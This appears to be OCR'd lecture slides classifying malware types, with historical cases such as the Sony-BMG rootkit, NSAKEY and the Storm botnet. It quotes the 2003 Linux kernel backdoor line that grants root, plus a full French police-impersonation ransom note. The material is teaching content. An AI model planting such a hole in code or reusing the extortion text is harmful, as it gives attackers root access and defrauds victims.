


# Malwares

## Activity & cartography

**Malware : top spam categories**

Source : http://www4.symantec.com/Vrt/wl?tu_id=gCGG123913789453640802






# Malwares


## Activity & cartography

### F-Secure -- 2007

"There have been more malware produced in 2007 than malware produced during the last 20 years."

### Symantec -- 2008

"The publication rate of malicious code and other unwanted programs is higher than that of legitimate software."



# 5. Malwares
## 5.3. Classification



# Malwares
## Classification


**Mode of classification**

Malware are classified according to their mechanism of triggering, of propagation and of their goal

- infectious malware : Virus and Worm
- stealth malware : Trojan, Rootkit, Exploit, Backdoor
- lucrative malware : Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam
- miscellaneous malware : Data scraper, Keylogger, Hoax, Mobile code, Phishing

# Malwares

## Classification






Virology

# Section 6

## Infectious malwares

# Infectious malwares

Infectious malwares - Virus and Worm




# Infectious malwares


Infectious malwares - Virus and Worm

## Virus

- a computer virus is a self-replicating program
- a virus needs to attach to a carrier file to infect other computers

## Worm

- a computer worm is a self-replicating program
- a worm uses the network as a carrier to infect other computers and this without human interaction




Virology

# Section 7

## Stealth malware





# 7. Stealth malware

## 7.1. Trojan

# Stealth malware

## Trojan





# Stealth malware

## Trojan


A Trojan is a non self-replicating malware who seems to exercise the expected function but which, in parallel, opens an unauthorized and stealth remote access to the computer of the user

# Stealth malware

## Trojan





### Spreading methods

- software download
- hacked website
- email attachment
- software exploit




# Stealth malware

## Trojan




### Possible actions

- integration of the computer into a botnet
- data theft (password, credit card. . . )
- softwares installation
- downloading or uploading of files
- modification or removing of files
- keylogging
- remote desktop
- . . .



# 7. Stealth malware

## 7.2. Rootkit



## Stealth malware

### Rootkit


A rootkit is a software, including one or more programs, which the aim to hide the fact that the computer has been compromised

They are often integrated with Trojans to give the user the illusion that computer is sure

# Stealth malware

## Rootkit

### The Sony-BMG rootkit


- in early 2000, Sony BMG sells CDs equipped with the XCP technology (eXtended Copy Protection)
- in March 2005, Mark Russinovich discovered that the XCP technology contains a rootkit
- it installs automatically once the CD is inserted into a computer without informing the user
- Once installed, the spyware regularly connects to the Sony website to send the identifier of each listened CD
- the rootkit prevents the CD to be read by software other than that provided by Sony and prevents the CD from being copied more than 3 times or being converted to mp3
- after denying the obvious, the reaction of the CEO of Sony-BMG, Thomas Hesse, was to explain that most people do not know what is a rootkit, so why should they care about ?
- Mark Russinovich has shown that the XCP software created security vulnerabilities exploitable by malware



# Stealth malware

## Rootkit

### The Sony-BMG rootkit




# 7. Stealth malware

## 7.3. Exploit



# Stealth malware

## Exploit



# 7. Stealth malware
## 7.4. Backdoor



# Stealth malware
## Backdoor

# Stealth malware

## Backdoor

A backdoor is a method to bypass authentication mechanisms protecting the access to a computer system

A backdoor may take the form of a hidden function in a software or in a hardware

```
On Wed, Nov 05, 2003 at 04:48:09PM -0600, Chad Kitching wrote:
> From: Zwane Mwaikambo
> > > + if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
> > > + retval = -EINVAL;
> > >
> > That looks odd
> >
>
> Setting current->uid to zero when options __WCLONE and __WALL
> are set? The retval is dead code because of the next line, but
> it looks like an attempt to backdoor the kernel, does it not?

It sure does. Note "current->uid = 0", not "current->uid == 0".
Good eyes, I missed that. This function is sys_wait4() so by
passing in __WCLONE|__WALL you are root. How nice.
```

Appearance of a backdoor in the Linux kernel in 2003, due to a programming error




# Stealth malware

## Backdoor

The NSA backdoor in Windows

- During the crypto99 conference, Andrew Fernandez, Scientific Director of the company cryptonym shows the existence of a potential backdoor in the NT4.0 SP5
- the backdoor is in the form of keys bearing the mention NSAKEY and is in the file ADVAPI.DLL
- This DLL can manage various security features
- after denying the Microsoft security manager, Scott Culp, will eventually to declare : "These are just used to ensure that we're compliant with US export regulations"




éléments de discussion :


- http://www.heise.de/tp/r4/artikel/5/5263/1.html
- http://cryptome.org/jya/msnsa.htm
- http://www.cryptonym.com/

Virology

# Section 8

## Lucrative Malware





# 8. Lucrative Malware


## 8.1. Spyware

# Lucrative Malware

## Spyware

A spyware is a malware that, once installed on a computer, collects information without the knowledge of the user

- since 2006, spyware has become the main threat to computers running Windows
- computers using IE as the default browser are particularly sensitive because of its interconnection with the OS







# Lucrative Malware


## Spyware

### Installation methods

- through the aid of navigation software or download accelerator
- through plugin for IE, especially toolbars
- in the form of banners, popup, screensavers
- by another spyware already present on the computer




DyFuCA spyware that redirects Web error pages to advertising pages




# 8. Lucrative Malware

## 8.2. Botnet



# Lucrative Malware

## Botnet




If you want to disrupt the IT infrastructure of a country without anyone can determine the origin of the attack, then the weapon of choice is the DDoS. By renting botnets, you can launch hundreds of thousands of logic bombs on a target while maintaining your safety

# Lucrative Malware

## Botnet

A botnet refers to both a network of IRC robots and a network of zombie computers




# Lucrative Malware

## Botnet

### IRC robot

An IRC robot is a set of scripts that, once connected to an IRC server appears as a single user for other users
An IRC robot can automatically generate actions for which it is programmed


### zombie computer

A zombie machine is a computer connected to the Internet, infected by a Trojan or a virus and is controlled remotely to carry out illegal actions

# Lucrative Malware

## Botnet

Functioning of a network of zombie machines







# Lucrative Malware

## Botnet


Functioning of a network of zombie machines



# Lucrative Malware

## Botnet

Functioning of a network of zombie machines







# Lucrative Malware

## Botnet


The StormWorm botnet

- StormWorm botnet is a network of zombie machines initiated by the worm Storm
- The Storm worm spreads by spam offering free music
- the botnet was identified for the first time in January 2007
- in September 2007 the botnet connected between 1 and 50 million computers
- its creators and its controllers are not yet identified
- in September 2007 the botnet sent 1.2 billion spam
- the servers that control the botnet, reencode the worm twice hour
- the botnet is controlled by peer to peer protocols
- address of the control server is changed every minute by the DNS technique called fast flux
- the botnet automatically protects against external attacks
- it seems that the botnet is the source of attacks on Estonia in May 2007
- "This is the first time that I can remember ever seeing researchers who were actually afraid of investigating an exploit" - Joshua Corman

The StormWorm botnet








# 8. Lucrative Malware
## 8.3. Dialer


# Lucrative Malware

## Dialer

A dialer is a software that connects a computer to the Internet using premium-rate phone numbers.





# 8. Lucrative Malware

## 8.4. Web threat

# Lucrative Malware

## Web threat

Web threats group together all computer attacks using web technologies

### Details

- these attacks use HTTP and HTTPS protocols
- infected websites are often updated by hackers to limit detection capabilities
- simply open a web page can be enough for the attack to come true




# Lucrative Malware

## Web threat

Two attack methods

### Push attacks

These attacks are based on techniques of phishing and pharming (DNS poisonning)

### Goal

Taking the user to a fake site to collect private information

### Pull attacks


These attacks consist of edit legitimate pages (IFRAME tag) so that malicious code is injected on the client during consultation

### Goal

Using malware to send private information


# Lucrative Malware

## Web threat









# 8. Lucrative Malware

## 8.5. Adware

# Lucrative Malware

## Adware

### Adware

Un Adware pour advertising-supported software est un logiciel qui, une fois installé ou utilisé, affiche automatiquement de la publicité.




## Virology


# Section 9

## Ransomwares

# Ransomwares

Ransomwares are the most opportunistic type of malware, affecting from a single user to an entire organization



# 9. Ransomwares

## 9.1. Definition & Classification

# Ransomwares

## Definition & Classification

### Ransomware - Ransom Software

A ransomware is a category of malware that block the victim's computer and require the payment of a ransom






# Ransomwares

## Definition & Classification

There is some different kinds of ransomware

- police ransomware
- encrypting ransomware
- ransomware surveys





# 9. Ransomwares

## 9.1. Definition & Classification

### 9.1.1. The police ransomware



# Ransomwares

## Definition & Classification

Police ransomware

ATTENTION!

Votre ordinateur a été bloqué pour violation de la loi Française

Gendarmerie nationale

Les infractions suivantes ont été détectées:

- Le fait, en vue de sa diffusion, de fixer, d'enregistrer ou de transmettre des matériels pornographique impliquant des mineurs.
- Spam
- Utilisation des logiciels en infraction avec les droits d'auteur.
- Partager des fichiers multimédia en infraction avec les droits d'auteur.

Pour débloquer votre ordinateur, vous devez payer 200 € dans les 3 jours prochaines. Si vous ne payez pas dans dans le délai précisé, votre ordinateur sera confisqués et votre cas sera soumis au tribunal.


Vous pouvez payer l'amende avec l'aide des vouchers Ukash ou Paysafecard. Acheter les vouchers par Ukash ou Paysafecard de 200 €. Ensuite, ouvrez le tab «Payer amende», remplir le forme avec les codes et valuers des vouchers, et clique sur le bouton «Payer amende». Votre ordinateur sera débloqué dans les 24 heures suivantes.

The authors use the logos of law enforcement agencies or other agencies with investigative powers to request the payment of a fine

## Police ransomware

- Browlock : the ransomware blocks the Web browser
- Computer lock : the ransomware blocks the entire computer




# 9. Ransomwares
